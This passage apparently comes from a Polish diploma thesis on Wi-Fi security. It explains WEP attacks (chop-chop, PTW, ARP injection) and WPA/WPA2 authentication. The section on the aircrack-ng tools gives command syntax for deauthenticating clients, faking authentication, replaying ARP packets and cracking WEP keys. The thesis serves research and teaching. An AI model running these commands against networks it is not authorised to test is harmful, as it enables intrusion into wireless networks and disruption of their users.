KoreK opracował również metodę deszyfrowania dowolnych pakietów bez znajomości klucza WEP o nazwie *chop-chop*. Polega ona na modyfikacji kolejnych bitów pakietu oraz odsyłaniu ich do punktu dostępowego. W kolejnych krokach iteracji kolejne bity ustawiane są na 0 oraz pakiet zostaje retransmitowany. Procedura ta zachodzi w momencie, kiedy AP nie odrzuci poprzednio zmodyfikowanego pakietu (uzna go za prawidłowy). Jeśli pakiet zostanie odrzucony – zmieniony bit zostaje ustawiony na 1 oraz kolejny bit zostaje poddany powyższej operacji. W przypadku gdy producent sprzętu nie zaimplementował zmiennego IV, metoda ta umożliwia w bardzo krótkim czasie odtworzenie strumienia klucza.


W 2005 roku Andreas Klein przeprowadził kolejne analizy algorytmu RC4. Zauważył on, że pomiędzy strumieniem klucza a samym kluczem jest dużo więcej powiązań niż tych, określonych przez FMS. Analizy Kleina zapoczątkowały dalsze badania algorytmu RC4 przez niemieckich kryptografów: Erika Tewsa, Andrei Pychkinego oraz Ralfa-Philippa Weinmanna. Grupę tę określono mianem PTW od pierwszych liter nazwisk uczestników. Metoda PTW, opracowana w kwietniu 2007 roku, opiera swoje działanie o wyniki badań Kleina oraz o ściśle określone właściwości pakietów ARP w sieciach TCP/IP, którymi mogą być również sieci 802.11 [8].

Aby host A mógł wysłać datagram protokołu TCP/IP do hosta B, musi znać jego adres fizyczny MAC. W celu poinformowania hosta A, jaki adres fizyczny ma host B o danym adresie logicznym, wykorzystywany jest protokół ARP (ang. *Address Resolution Protocol*). Funkcjonuje on na następującej zasadzie:

a) host A wysyła broadcastowe zapytanie do sieci (pod adres FF:FF:FF:FF:FF:FF) o adres fizyczny hosta B, zawierające adres logiczny hosta B oraz fizyczny hosta A;

b) host B otrzymuje broadcastową informację i widząc w niej swój adres logiczny, wysyła pod adres fizyczny hosta A odpowiedź z własnym adresem fizycznym oraz logicznym.

Zapytania (żądania, ang. *Request*) oraz odpowiedzi (ang. *Reply*) ARP posiadają określoną liczbę bajtów (16). Dodatkowo żądania ARP mają zawsze stały fizyczny adres docelowy (FF:FF:FF:FF:FF:FF). Można więc bez problemu rozróżnić je spośród innego rodzaju pakietów ponieważ adresy przesyłane są w postaci tekstu jawnego. Metoda PTW opiera się przede wszystkim na analizie strumieni kluczy otrzymanych w wyniku wykonania operacji XOR na zaszyfrowanym żądaniu ARP oraz jego znanej jawnej postaci. Pozwoliło to diametralnie zmniejszyć ilość wymaganych pakietów do przeprowadzenia analizy kryptograficznej do około 50 tysięcy dla klucza WEP o długości 104 bitów. Zbieranie pakietów przeprowadzane jest za pomocą metody wstrzykiwania pakietów ARP, polegającej na ponownym, ciągłym wysyłaniu pierwszego odebranego pakietu żądania ARP do sieci. W efekcie generowany jest sztuczny ruch pakietów, które szyfrowane są za pomocą różnych strumieni klucza. Wykorzystując metodę wstrzykiwania można zebrać potrzebne dane w ciągu dosłownie kilkudziesięciu sekund. Metoda ta może być również zastosowana w przypadku ataków FMS oraz KoreKa. Rysunek 5.1 przedstawia prawdopodobieństwo sukcesu złamania 104-bitowego klucza WEP w zależności od ilości unikalnych strumieni klucza przy wykorzystaniu rozwiązania PTW.



Rys. 5.1. Prawdopodobieństwo sukcesu złamania 104-bitowego klucza WEP w zależności od ilości zebranych strumieni klucza metodą PTW (źródło: [8])

5.5. Narzędzia do badania zabezpieczeń 802.11

Od momentu ujawnienia wad wyżej omawianych metod zabezpieczeń powstało już wiele aplikacji, które pozwalają w prosty sposób je zbadać. Zazwyczaj aplikacje zostały napisane w języku C++ oraz udostępnione w postaci kodu źródłowego w Internecie. Daje to możliwość każdemu zainteresowanemu wgląd w źródło wykorzystanych algorytmów oraz możliwość własnej ich modyfikacji. Najchętniej wykorzystywanym do tego celu środowiskiem jest system operacyjny oparty o jedną z dystrybucji Linux z uwagi na możliwości ograniczone jedynie wyobraźnią i umiejętnościami programisty. Ponadto wsparcie dla sprzętu od strony sterowników również przedstawia szeroką dowolność w ich modyfikacji. W miarę wzrostu popularności niekomercyjnych systemów operacyjnych, producenci sprzętu zostali zmuszeni do udzielenia wsparcia również dla nich. Biorąc pod uwagę ilość i różnorodność dystrybucji alternatywnych systemów operacyjnych, producenci zostali zmuszeni do udostępnienia sterowników do swojego sprzętu w postaci kodu źródłowego w języku C++ co stworzyło szerokie możliwości do omawianej ich modyfikacji na własne potrzeby.

W chwili obecnej najefektywniejszym pakietem do badania zabezpieczeń w sieciach WLAN jest *aircrack-ng* (wersja 0.9) autorstwa Christophe'a Devine'a [22]. Składa się on z kilku aplikacji, z których każda, wykorzystana w niniejszej pracy dyplomowej, została omówiona w dalszej części rozdziału.

5.5.1. Aplikacja *airmon-ng*

Aby możliwe było zebranie odpowiedniej liczby danych potrzebnych do przeprowadzenia doświadczeń, interfejs bezprzewodowy w komputerze badawczym należy wprowadzić w odpowiedni tryb pracy. Podczas normalnej pracy interfejsu bezprzewodowego, odbiera on pakiety przeznaczone tylko i wyłącznie dla niego na podstawie docelowego adresu fizycznego MAC w pakiecie. Taką możliwość daje każdy sterownik, dostarczony przez producenta sprzętu. Aplikacja *airmon-ng* pozwala przełączyć interfejs bezprzewodowy w tzw. tryb *RF Monitor*. Jest on odpowiednikiem trybu *Promiscious* dla sieci przewodowych LAN. Umożliwia odbieranie wszystkich pakietów krążących aktualnie w eterze o dowolnym adresie docelowym MAC.

Do współpracy z omawianą aplikacją zazwyczaj potrzebne są zmodyfikowane sterowniki do sprzętu, które umożliwią jego pracę w omawianym trybie. W chwili obecnej opracowano łaty (ang. *patch*) dla kilkunastu rodzajów kart bezprzewodowych, które, za pomocą standardowych metod, aplikuje się na oryginalne sterowniki dostarczone przez producenta sprzętu. Następnie zmodyfikowane źródła sterowników poddawane zostają kompilacji a wynikowy kod (zazwyczaj w postaci modułu jądra lub biblioteki systemowej) dołącza się do systemu operacyjnego.

Żadna z omawianych aplikacji nie posiada graficznego interfejsu użytkownika GUI, dlatego też wywołanie każdej z nich odbywa się poprzez wiersz poleceń. W przypadku systemu Linux jest to konsola terminala. Składnia niniejszej aplikacji jest następująca:

```
airmon-ng < start | stop > interfejs [ kanał ]
```

gdzie:

`start | stop` – uruchamia bądź wyłącza tryb *Monitor*;

`interfejs` – wskazuje nazwę interfejsu do przełączenia w tryb *Monitor*;

`kanał` – parametr opcjonalny, wskazujący kanał do nasłuchiwania.

5.5.2. Aplikacja *airodump-ng*

Airodump-ng to narzędzie, umożliwiające wykrywanie sieci bezprzewodowych będących w zasięgu interfejsu radiowego pracującego w trybie *Monitor*. Uruchamiając aplikację bez żadnych parametrów, otrzymuje się szczegółowe informacje o adresach fizycznych MAC punktów dostępowych oraz metodach uwierzytelniania oraz szyfrowania w wybranych sieciach a także informacje o ilości odebranych pakietów przez kartę bezprzewodową od danej sieci. Dodatkowym, bardzo niebezpiecznym aspektem niniejszego programu jest automatyczne przedstawianie adresów fizycznych MAC klientów aktualnie skojarzonych z danym punktem dostępowym.

Omawiane narzędzie oferuje również możliwość zapisu odebranych pakietów do pliku z rozszerzeniem *.*cap* (ang. *capture*) oraz filtrowania ich pod względem wybranych właściwości. Jednak do tego celu należy użyć odpowiednich parametrów, które omówione zostały poniżej wraz ze składnią wywołania aplikacji:

```
airodump-ng < opcje > interfejs
```

gdzie:

`interfejs` – wskazuje nazwę interfejsu, z którego analizowane będą pakiety;
`opcje` – zestaw opcji, umożliwiających zoptymalizowanie analizy pakietów:

`--ivs` – zapis samych wektorów inicjacyjnych IV;
`--write prefiks_pliku` – zapis do pliku o wybranym prefiksie;
`--beacons` – dodatkowy zapis ramek BEACON;
`--bssid adres_MAC` – filtrowanie pakietów pod względem adresu MAC punktu dostępowego;
`--encrypt` – zapis tylko zaszyfrowanych pakietów;
`--channel kanał` – zapis pakietów pochodzących z transmisji na określonym kanale.

5.5.3. Aplikacja *aireplay-ng*

Aplikacja ta umożliwia wstrzykiwanie (ang. *injection*) ramek do medium propagacyjnego jakim jest eter. Podstawową jej funkcją jest generowanie sztucznego ruchu w celu zebrania odpowiedniej ilości potrzebnych do analiz danych. Wstrzykiwanie ramek, jak już wspomniano wcześniej, możliwe jest dopiero po instalacji zmodyfikowanych sterowników do karty bezprzewodowej. Oprócz generacji sztucznego ruchu w sieci, *aireplay-ng* oferuje kilka innych dodatkowych możliwości, związanych z lukami bezpieczeństwa w sieciach zgodnych ze standardem 802.11. Należą do nich:

a) anulowanie uwierzytelnienia skojarzonej już stacji bezprzewodowej;
b) fałszywe uwierzytelnienie nieautoryzowanego klienta;
c) atak *chop-chop* KoreKa.

Generowanie sztucznego ruchu w sieci BSS odbywa się poprzez ciągłe wysyłanie pierwszego odebranego pakietu żądania ARP. Ponieważ dynamiczne wpisy w tablicy ARP hostów mają ograniczony czas życia, co pewien czas tablica ta musi zostać odświeżona. W takim przypadku do sieci na adres rozgłoszeniowy zostaje wysłany omawiany pakiet żądania ARP. Składnia polecenia uruchamiającego procedurę generowania sztucznego ruchu za pomocą pakietów żądania ARP jest następująca:

```
aireplay-ng -3 –b mac_AP –h mac_interfejsu interfejs
```

gdzie:

`-3` – rodzaj wstrzykiwania (w tym wypadku pakiety żądania ARP);
`-b` – adres fizyczny MAC punktu dostępowego;
`-h` – adres fizyczny MAC interfejsu w trybie *Monitor*;
`interfejs` – nazwa interfejsu w trybie *Monitor*.

Anulowanie uwierzytelnienia skojarzonej już z AP stacji bezprzewodowej polega na wstrzyknięciu do medium transmisyjnego ramki DEAUTHENTICATION o określonych parametrach. Atak ten ma dwie zasadnicze funkcje. Pierwszą z nich jest ujawnienie tzw. ukrytego identyfikatora sieci bezprzewodowej SSID. Ukrywanie SSID polega na wyłączeniu broadcastowego wysyłania informacji o nim w ramkach BEACON. Aby klient tego rodzaju sieci mógł uwierzytelnić i skojarzyć się z siecią, musi znać identyfikator SSID, który przesyłany jest jawnym tekstem w ramce ASSOCIATION REQUEST do punktu dostępowego. Odczytanie zawartości tej ramki umożliwia ujawnienie ukrytego identyfikatora SSID. Drugą funkcją anulowania uwierzytelnienia jest przyspieszenie procedur, które zachodzą w zdefiniowanych odstępach czasowych w sieci. Mowa tutaj o wysłaniu pierwszego pakietu żądania ARP, przechwyceniu zaszyfrowanego tekstu wezwania przy uwierzytelnianiu z kluczem współdzielonym oraz przechwyceniu czteroetapowej negocjacji w przypadku WPA/WPA2 (omówione w dalszej części niniejszej pracy dyplomowej). Składnia polecenia uruchamiającego anulowanie uwierzytelnienia jest następująca:

```
aireplay-ng -0 n –a mac_AP –c mac_klienta interfejs
```

gdzie:

`-0` – rodzaj wstrzykiwania (w tym wypadku anulowanie uwierzytelnienia);
`n` – ilość wysłanych ramek DEAUTHENTICATION (0 – ciągłe)
`-a` – adres fizyczny MAC punktu dostępowego;
`-c` – adres fizyczny MAC uwierzytelnionej i skojarzonej stacji;
`interfejs` – nazwa interfejsu w trybie *Monitor*.

Fałszywe uwierzytelnienie (ang. *fake authentication*) nieautoryzowanego klienta ma na celu umożliwienie wstrzykiwania pakietów do sieci za pomocą powyższych procedur. Polega ono na wysłaniu ramki AUTHENTICATION REQUEST a następnie ASSOCIATION REQUEST. W przypadku sieci z uwierzytelnianiem otwartym, procedura uwierzytelniania oraz skojarzenia z punktem dostępowym przebiega bez konieczności przeprowadzania dodatkowych procedur. W przypadku sieci z uwierzytelnianiem z kluczem współdzielonym, konieczne jest najpierw przechwycenie zaszyfrowanego tekstu wezwania za pomocą *airodump-ng* wysłanego od klienta, który właśnie zakończył sukcesem proces uwierzytelniania i skojarzenia. Następnie należy wysłać zaszyfrowany pakiet, zawierający tekst wezwania, ze zmienionym źródłowym adresem fizycznym MAC. W przypadku punktów dostępowych, które dynamicznie zmieniają każdy tekst wezwania, operacja taka jest niemożliwa do przeprowadzenia z uwagi na inny szyfrogram tekstu wezwania w przypadku każdego żądania uwierzytelnienia. Składnia procedury uruchamiającej fałszywe uwierzytelnianie jest następująca:

```
aireplay-ng -1 n -e SSID -a mac_AP -h mac_hosta -y
tekst_wezwania interfejs
```

gdzie:

`-1` – rodzaj wstrzykiwania (w tym wypadku fałszywe uwierzytelnianie);
`n` – odstęp czasowy pomiędzy ponownymi próbami uwierzytelnienia [sek];
`-a` – adres fizyczny MAC punktu dostępowego;

`-h` – adres fizyczny MAC interfejsu w trybie *Monitor*;
`-y` – zaszyfrowany tekst wezwania, przechwycony przez *airodump-ng* – parametr używany w przypadku uwierzytelniania z kluczem współdzielonym;
`interfejs` – nazwa interfejsu w trybie *Monitor*.

Metoda *chop-chop* KoreKa została omówiona w punkcie 5.4. Polega ona na deszyfrowaniu dowolnych zaszyfrowanych pakietów w sieci bezprzewodowej bez znajomości klucza WEP. Niektóre punkty dostępowe są odporne na tę metodę. Niektóre początkowo wydają się podatne na nią, jednak odrzucają pakiety danych krótsze niż 60 bajtów. *Aireplay-ng* w momencie odrzucenia przez AP pakietu krótszego niż 42 bajty, próbuje ujawniać resztę zaszyfrowanego tekstu metodą KoreKa. Do przeprowadzenia ataku *chop-chop* potrzebny jest przynajmniej jeden pakiet zaszyfrowany algorytmem WEP oraz następująca składnia dla *aireplay-ng*:

```
aireplay-ng -4 -h mac_klienta -b mac_AP interfejs
```

gdzie:

`-4` - rodzaj ataku (w tym wypadku metoda KoreKa);
`-h` – adresy fizyczny MAC skojarzonego z siecią klienta lub karty bezprzewodowej w trybie *Monitor* pod warunkiem jej skojarzenia z siecią;
`-b` – adres fizyczny MAC punktu dostępowego;
`interfejs` – nazwa interfejsu w trybie *Monitor*.

5.5.4. Aplikacja *aircrack-ng*

Aircrack-ng jest aplikacją implementującą w sobie wszystkie omówione w punkcie 5.4 metody znajdowania klucza WEP. Dodatkowo umożliwia ona przeprowadzenie ataków z użyciem pliku słownika (ataków słownikowych) oraz siłowych (ang. *brute-force*) na ostatnich dwóch bajtach klucza. Pierwsze polegają na sprawdzaniu kolejnych słów z listy (słownika) w celu znalezienia pasującego słowa. Ataki siłowe analizują wszystkie możliwe kombinacje bitów w bajtach klucza przez co

są długotrwałe i nieefektywne, dlatego też domyślnie zaimplementowano je tylko w przypadku dwóch ostatnich bajtów klucza.

Składnia aplikacji uruchamiająca metodę FMS zoptymalizowaną przez KoreKa, wymagającą zebrania od 0.5 – 2 milionów wektorów inicjacyjnych jest następująca:

```
aircrack-ng [ opcje ] prefiks_pliku.ivs
```

gdzie:

`prefiks_pliku` – prefiks określony w programie airodump-ng przy zapisie;
`opcje` – dodatkowy zestaw opcji przyspieszających analizę bajtów klucza:

-c – przeszukiwanie tylko znaków alfanumerycznych;
-h – przeszukiwanie tylko wśród liczb;
-d <część> - uwzględnienie znanej początkowej części klucza;
-n <długość> - określenie długości klucza (64 lub 128);
-f <ilość> - ilość bajtów podlegających atakowi *brute-force*.

Przeprowadzenie ataku w całości opartego o metodę *brute-force* następuje w przypadku podania opcji `-y` w powyższej składni. Uruchomienie najnowszej metody analizy bajtów klucza WEP o nazwie PTW następuje po zastosowaniu następującej składni:

```
aircrack-ng -z prefiks_pliku.cap
```

gdzie:

`-z` – parametr uruchamiający algorytm PTW;
`prefiks_pliku` – prefiks pliku zawierający pełny zrzut danych (nie tylko IV jak w przypadku FMS), określony w programie *airodump-ng*.

Ataki słownikowe, których zaletą jest duża szybkość w porównaniu z atakami FMS, przeprowadza się na podstawie pliku tekstowego słownika, w którym w osobnej linii umieszczone są poszczególne słowa w notacji heksadecymalnej lub ASCII. Słowniki takie dostępne są w zasobach Internetu w wielu językach. Metoda słownikowa w porównaniu jednak do metody PTW jest mniej skuteczna i wolniejsza. Uruchamia się ją poleceniem o następującej składni:

```
aircrack-ng -w słownik.txt -a 1 -n długość -e SSID prefiks_pliku.cap
```

gdzie:

`-w` – plik słownika o nazwie `słownik.txt`, w przypadku słów w formacie heksadecymalnym należy parametr podać w następujący sposób: `h:słownik.txt`;

`-a` – parametr informujący mechanizm słownikowi, że badany jest WEP;

`-n` – długość klucza szyfrującego (64 lub 128);

`-e` – identyfikator sieci SSID;

`prefiks_pliku` – prefiks pliku zawierającego przynajmniej 4 różne IV, określony w programie *airodump-ng*.

6. Aspekty bezpieczeństwa wg WPA/WPA2

Wady mechanizmów zapewniających bezpieczeństwo w standardzie IEEE 802.11 są na tyle poważne, że powinno się odejść całkowicie od ich stosowania. W 2004 roku powstał standard IEEE 802.11i (zwany również WPA2), który wprowadził szereg zmian w porównaniu do pierwotnej wersji standardu z 1997 roku. Powstał on na bazie specyfikacji WPA (ang. *WiFi Protected Access*), określającej mechanizmy charakteryzujące bezpieczne sieci bezprzewodowe. Najistotniejszą różnicą pomiędzy WPA2 a WPA jest wprowadzenie zupełnie innego algorytmu szyfrowania, opartego o zupełnie inny, wydajniejszy oraz bezpieczniejszy algorytm niż RC4. Specyfikacja WPA powstała w celu stworzenia przejściowych metod bezpieczeństwa dla sieci WLAN, które charakteryzują się wsteczną kompatybilnością sprzętową z urządzeniami zgodnymi z 802.11. Rozwiązania wykorzystane w WPA2 wymagają już innego sprzętu,

ponieważ algorytmy wykorzystane do szyfrowania są o wiele bardziej skomplikowane niż RC4 co w konsekwencji podnosi zapotrzebowanie na większą moc obliczeniową procesorów. Na rzeczywiste bezpieczeństwo sieci bezprzewodowych składa się kilka czynników. Według specyfikacji WPA, jego podstawą są następujące aspekty [6]:

a) szkielet uwierzytelniania;
b) algorytm uwierzytelniania;
c) mechanizm zarządzania i dystrybucją kluczy szyfrujących;
d) pozbawiony wad algorytm szyfrowania transmisji;
e) algorytm zapewniający integralności przesyłanych informacji.

Jak widać, w porównaniu do 802.11, aspekt uwierzytelniania rozdzielony został na dwie współpracujące ze sobą części. Bezpośrednio z uwierzytelnianiem oraz zapewnieniem poufności transmisji danych związany jest mechanizm zarządzania i dystrybucji kluczy szyfrujących. Klucze te generowane są w chwili uwierzytelnienia klienta w sieci i stają się parametrami wejściowymi dla algorytmów szyfrowania. Dodatkowo mają one ograniczony czas życia, więc muszą co określony czas być odnawiane. W dalszej części niniejszego rozdziału szczegółowo omówione zostaną wszystkie powyższe aspekty z uwzględnieniem wprowadzenia najistotniejszych zmian w porównaniu do 802.11.

6.1. Mechanizmy uwierzytelniania

Zgodnie z treścią specyfikacji WPA oraz standardu WPA2 mechanizm uwierzytelniania w sieciach WLAN składa się z dwóch zasadniczych części. Pierwszą z nich jest szkielet uwierzytelniania. W porównaniu do standardu 802.11, przewiduje on zcentralizowane uwierzytelnianie na bazie użytkowników, dynamicznie szyfrowane klucze oraz zarządzanie nimi i uwierzytelnianie wzajemne.

Uwierzytelnianie na bazie użytkowników ma dość krytyczne znaczenie dla bezpieczeństwa sieci. Polega ono na przydzieleniu każdemu użytkownikowi jego nazwy oraz hasła lub certyfikatu cyfrowego. Uwierzytelnianie na bazie urządzeń, jakim są mechanizmy wykorzystane w poprzedniej wersji standardu, umożliwia nieautoryzowanym klientom używania autoryzowanych urządzeń ponieważ identyfikacja przebiega w sposób otwarty lub z kluczem współdzielonym, który posiadają również inni. Ponadto każde naruszenie bezpieczeństwa sieci (np. ujawnienie

klucza współdzielonego) zmusza administratora sieci do ręcznej rekonfiguracji wszystkich urządzeń oraz klientów sieci WLAN. Zcentralizowane zarządzanie na bazie użytkowników pozwala nadawanie i odbieranie uprawnień poszczególnym użytkownikom, niezależnie od tego z jakich urządzeń korzystają. Najważniejsza zaletą tego typu uwierzytelniania jest fakt, że klucze szyfrujące są charakterystyczne dla danych klientów.

Uwierzytelnianie wzajemne to dwustronny typ uwierzytelniania. Oznacza to, że nie tylko sieć sprawdza tożsamość klienta ale również klient sprawdza tożsamość sieci. W przypadku uwierzytelniania otwartego, klient nie ma pewności czy łączy się z właściwym punktem dostępowym. Wystarczy, że niepowołana osoba uruchomi inny punkt dostępowy, który pracować będzie na innym kanale ale o takim samym SSID. Wtedy w zależności od zmierzonego poziomu sygnału od obu punktów dostępowych (pożądanego oraz fałszywego) klient uzyska połączenie z jednym lub z drugim. W momencie połączenie z nieautoryzowaną siecią, mechanizmy warstw wyższych (np. DHCP) są w stanie sprawić, że klient nie zauważy nawet fałszywego połączenia. Dlatego ważnym jest, aby sprawdzać okresowo, czy używana podsieć adresowa nie uległa zmianie bez informacji administratora.

6.1.1. Szkielet uwierzytelniania


Jako szkielet uwierzytelniania w WPA/WPA2 wybrano standard IEEE 802.1X. Standard ten zapewnia wszystkim topologiom warstwy drugiej możliwość rozbudowanego uwierzytelniania, które zazwyczaj występuje w warstwach wyższych. Bazą szkieletu 802.1X jest szkielet uwierzytelniania protokołu PPP (ang. *Poin-to-Point Protocol*) o nazwie EAP (ang. *Extensible Authentication Protocol*). Nośnikiem dla 802.1X jest ramka AUTHENTICATION, w której kapsułkowane są komunikaty EAP w celu możliwości ich wykorzystania w warstwie drugiej. Architektura 802.1X obejmuje trzy następujące podstawowe podmioty funkcjonalne [5]:

a) petent (ang. *supplicant*) – klient dołączający do sieci;
b) podmiot uwierzytelniający (ang. *authenticator*) – weryfikator odpowiadający za kontrolę dostępu;

c) serwer uwierzytelniania i rozliczenia (ang. *authentication/accounting server*) – serwer podejmujący decyzję o autoryzacji a także o rozliczaniu klienta, z czasu w jakim był podłączony do sieci.

W sieciach bezprzewodowych WLAN podmiotem uwierzytelniającym jest punkt dostępowy. W przypadku sieci bezprzewodowych, każdy wirtualny logiczny port sieci dzielony jest na dwa logiczne porty, które tworzą obiekt dostępu do portu PAE (ang. *Port Access Entity*). Pierwszy z nich (PAE uwierzytelniania) jest stale otwarty i filtruje cały ruch oprócz 802.1X. Drugi, PAE usługi, otwierany jest dopiero w momencie, kiedy klient (petent) przejdzie pomyślnie cały mechanizm uwierzytelniania. Czas otwarcia PAE usług jest ograniczony i domyślnie wynosi 3600 sekund (1 godzinę). Konfiguracja urządzeń dostępowych zazwyczaj umożliwia zmianę omawianego parametru. Decyzja o otwarciu PAE usług podejmowana jest przez serwer uwierzytelniania na podstawie weryfikacji tożsamości petenta. Zazwyczaj serwerem uwierzytelniającym jest RADIUS (ang. *Remote Authentication Dial In User Service*). Należy również zaznaczyć, że EAP dopuszcza jedynie wymianę ograniczonej ilości komunikatów (np. *Request, Response, Success, Failure*) oraz przenosi informacje o dostępnych w sieci algorytmach uwierzytelniania.

Rysunek 6.1 przedstawia zgodny ze standardem IEEE model architektury 802.1X. Usługi, które w zamyśle mają zostać udostępnione po otwarciu PAE usług są niezależne od serwera uwierzytelniającego. Rozwiązania praktyczne pokazują jednak, że z uwagi na kwestie oszczędnościowe, serwer uwierzytelniania bywa usługą uruchomioną na serwerze udostępniającym wszystkie pozostałe usługi (np. brama internetowa).



Rys. 6.1. Model architektury 802.1X

Dokumentacje WPA/WPA2 wprowadzają do standardu 802.1X pewne modyfikacje związane z charakterem sieci bezprzewodowych, które mają na celu zabezpieczenie przed kradzieżą tożsamości. Dodane zostało dodatkowe uwierzytelnienie wiadomości, które dają pewność, że zarówno petent jak i podmiot uwierzytelniający mają właściwie wyliczone tajne klucze szyfrujące oraz obaj włączyli szyfrowanie przed uzyskaniem dostępu do sieci.

Przebieg wymiany komunikatów w szkielecie uwierzytelniania zależy od konkretnie wybranych algorytmów uwierzytelniania ale zwykle składa się z kilku podstawowych części. Po skojarzeniu petenta, weryfikator aktywuje port PAE usług dla niego oraz wymusza na nim stan braku autoryzacji. Dopuszcza jedynie ruch poprzez port PAE uwierzytelniania. Klient może wysłać komunikat EAP-START, jednak nie jest to wymagane. Weryfikator następnie wysyła do petenta komunikat EAP-REQUEST-IDENTITY aby poznać jego tożsamość. Suplikant odpowiada pakietem EAP-RESPONSE, który zawiera tożsamość klienta. Format tego pakietu zależy od konkretnego algorytmu uwierzytelniania. Zależnie od wyniku procedury uwierzytelniania, ostatnim komunikatem jest RADIUS-ACCEPT lub RADIUS-REJECT, przesłany od serwera uwierzytelniającego do punktu dostępowego. Na podstawie tego komunikatu, weryfikator podejmuje decyzję o ewentualnym otwarciu portu PAE usług dla danego petenta.

WPA/WPA2 przewiduje również uwierzytelnianie oparte o klucz współdzielony PSK (ang. *Pre-Shared Key*). Metoda została opracowana z myślą o małych sieciach, gdzie nie ma konieczności uruchamiania serwera uwierzytelniającego. Jest ona podobna do uwierzytelniania opisanego w poprzedniej wersji standardu, wykorzystującego klucz

WEP. Dodatkowo klucz PSK w WPA/WPA2 służy do wyznaczenia dalszych kluczy, które są danymi wejściowymi do algorytmów szyfrowania i integralności danych.

6.1.2. Algorytm uwierzytelniania

W dokumentach WPA/WPA2 nie ma z góry narzuconego algorytmu uwierzytelniania. Znajduje się tam jednak informacja, że zarówno klient jak i serwer uwierzytelniania muszą obsługiwać protokół EAP. Zatem architektura ta jest otwarta więc pozwala na stosowanie jednego szkieletu uwierzytelniania w różnych środowiskach, przy czym każde z nich może używać algorytmu uwierzytelniania innego typu. W chwili obecnej najczęściej stosowane algorytmu uwierzytelniania to:

a) PEAP (ang. *Protected Extensible Authentication Protocol*);
b) LEAP (ang. *Lightweight Extensible Authentication Protocol*).

Pierwszy z nich stanowi metodę uwierzytelniania, która korzysta z szyfrowania TLS (ang. *Transport Layer Security*) opartą o certyfikaty cyfrowe. Posiada on kilka istotnych zalet takich jak generowanie dynamicznego materiału na klucze metodą TLS, szybkie ponowne łączenie dzięki zbuforowanym kluczom sesji, przekazywanym między punktami dostępowymi oraz uwierzytelnianie serwera, które posłużyć może do ochrony przed rozmieszczeniem nieautoryzowanych punktów dostępu. Proces uwierzytelniania metodą PEAP składa się z uwierzytelnienia serwera i tworzenia bezpiecznego, szyfrowanego kanału TLS oraz wymiany komunikatów EAP i uwierzytelnienia użytkowników. Uwierzytelnienie serwera w stosunku do klienta polega na udostępnieniu mu informacji o zainstalowanym certyfikacie cyfrowym. Po tej weryfikacji następuje wygenerowanie klucza tajnego a następnie kluczy sesji, które następnie wykorzystywane są jako dane wejściowe dla algorytmów szyfrowania. Wymiana komunikatów EAP jest kapsułkowana wewnątrz szyfrowanego kanału TLS.

PEAP oferuje dwie opcje uwierzytelniania: EAP-TLS oraz EAP-MS-CHAP-v2 (ang. *EAP-Microsoft Challenge Handshake Authentication Protocol Version 2*). Pierwsza z nich opiera się o uwierzytelnianie serwera i użytkowników za pomocą certyfikatów cyfrowych. Dodatkowo klienci mogą uwierzytelnić się przy użyciu kart inteligentnych. Druga, oparta o algorytm opracowany przez Microsoft, również wykorzystuje certyfikaty cyfrowe do uwierzytelniania serwerów. Klienci natomiast

uwierzytelniani są na podstawie poświadczeń czyli nazwy użytkownika i hasła. Przy wyborze jednej z powyższych dwóch opcji należy znaleźć kompromis pomiędzy wymaganym poziomem bezpieczeństwa a czasochłonnością wdrożenia zabezpieczeń. EAP-TLS jest metodą oferującą w tej chwili najwyższy poziom zabezpieczeń przy uwierzytelnianiu PEAP. Wymaga on jednak dostarczenia wszystkim klientom ich własnych certyfikatów oraz przeszkolenia w zakresie ich instalacji oraz konfiguracji oprogramowania do ich obsługi. W przypadku EAP-MS-CHAP-v2, użytkownik otrzymuję swoją niepowtarzalną nazwę oraz hasło, które w prosty sposób umieszcza w systemie operacyjnym.

